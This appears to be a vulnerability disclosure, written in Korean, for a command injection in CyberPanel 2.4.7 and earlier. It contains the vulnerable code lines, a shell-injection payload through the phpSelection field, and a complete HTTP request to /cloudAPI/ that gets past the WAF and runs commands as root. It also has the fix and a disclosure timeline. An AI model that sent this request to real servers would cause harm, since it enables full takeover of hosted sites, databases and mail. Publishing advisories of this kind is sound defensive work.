CVE-2026-78818 - CyberPanel <= 2.4.7 인증된 root RCE, phpSelection 명령 주입 + cloudAPI WAF 우회

phpSelection 명령 주입을 통한 인증된 루트 RCE + cloudAPI WAF 우회CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H (PR:H, 익스플로잇에 관리자 수준 API 자격 증명이 필요하기 때문)CyberPanel v2.4.7 및 이전 버전에는 changePHP()
(websiteFunctions/website.py)에 OS 명령 주입 취약점이 존재합니다. phpSelection 매개변수는
검증이나 정화 없이 루트 권한으로 실행되는 셸 명령에 직접 삽입됩니다.
내장 WAF는 표준 엔드포인트(/websites/changePHP)에서 이를 차단하지만,
/cloudAPI/ 엔드포인트는 작은따옴표 문자를 필터링하지 않는 더 약한 규칙 집합을 적용합니다 —
이를 통해 완전한 루트 명령 실행으로 이어지는 단일 HTTP 요청 익스플로잇 경로를 제공합니다.
실제 CyberPanel 2.4.7 VPS에서 확인됨: uid=0(root) gid=0(root) groups=0(root)
websiteFunctions/website.py, 약 4177행:
phpVersion = data['phpSelection']   # no validation
execPath += " changePHP --phpVersion '" + phpVersion + "' --path " + confPath
ProcessUtilities.popenExecutioner(execPath)  # subprocess.call(shell=True) as root
작은따옴표를 닫고 백그라운드 명령을 주입하기:
Input:  php74' & id > /tmp/pwned & echo '

Result: --phpVersion 'php74' & id > /tmp/pwned & echo '' --path /conf/vhost.conf
CyberCP/secMiddleware.py)cloudAPI가 포함된 모든 경로는 API 엔드포인트로 처리됩니다. 표준 차단 목록에는
'와 &가 포함되어 있습니다. API 차단 목록은 둘 다 생략하므로, POST /cloudAPI/는 동일한
취약한 함수로의 직접적인 우회 경로가 됩니다.
인증: Authorization: Basic SHA256("user:pass") — API 접근은 기본적으로
관리자 계정에 대해 활성화되어 있으므로, 별도의 대상 구성이 필요하지 않습니다.
요청:
POST /cloudAPI/ HTTP/1.1
Host: TARGET:8090
Content-Type: application/json
Authorization: Basic <SHA256(user:pass)>


{"serverUserName":"admin","controller":"changePHP","childDomain":"testdomain.com","phpSelection":"php74' & id > /tmp/burp_test.txt & echo '"}
Burp Suite — 실시간 요청 및 응답:
서버 측 검증(cat /tmp/burp_test.txt):

결과: uid=0(root) gid=0(root) groups=0(root)
CyberPanel 서버에서 완전한 root 명령 실행이 가능합니다. 인증된 관리자 수준 사용자는 임의의 파일을 읽고 쓸 수 있으며, 지속적인 백도어를 설치하고, 호스팅된 모든 웹사이트, 데이터베이스, 메일을 완전히 장악할 수 있습니다. API 접근은 기본적으로 활성화되어 있으며 — 특별한 대상 구성이 필요하지 않습니다.
CyberPanel v2.4.8, 커밋
32897e92d5c4b5c1b6229c24a8aabac22a39ea7a
("Merge v2.4.8 into stable (security fixes: GHSA-p9j3-wrpf-p6w3 + audit)")에서 해결되었습니다. phpVersion
매개변수는 이제 websiteFunctions/website.py에서 shlex.quote()로 정제됩니다.
사용자는 즉시 CyberPanel 2.4.8 이상으로 업그레이드해야 합니다.
| 날짜 | 사건 |
|---|---|
| 2026-05-28 | GitHub 보안 권고 초안(GHSA-p9j3-wrpf-p6w3)을 통해 벤더에 비공개로 취약점 보고 |
| 2026-06-08 | 후속 조치: 2주간 응답 없음, 확인 요청 |
| 2026-06-12 | 벤더의 수정 커밋(32897e9)이 문제를 해결함을 확인; 권고 공개 및 CVE 요청 |
| 2026-06-15 | MITRE CNA-LR에 독립적으로 CVE 요청 제출(요청 2055765) |
| 2026-08-13 | 후속 조치: "최신 상황은 어떻게 되나요?" |
| 2026-09-03 | MITRE가 CVE-2026-78818 할당; 벤더에 통보하고 권고 공개를 다시 요청 |
| 2026-11-04 | 어느 시점에도 벤더 응답 없음. 약 5.5개월의 침묵 후 이곳에 공개 disclosure 게시, 표준 조정 공개 관행(90일 표준을 크게 초과)에 부합. 수정은 그동안 v2.4.8에서 이미 적용되어 있었음. |
전체 공개 기간 동안 권고 스레드에서 네 차례의 별도 후속 조치에도 불구하고 벤더(usmannasir)로부터
어떤 논평, 확인, 응답도 받지 못했습니다.
@ammarkrblt가 발견하고 보고했습니다.








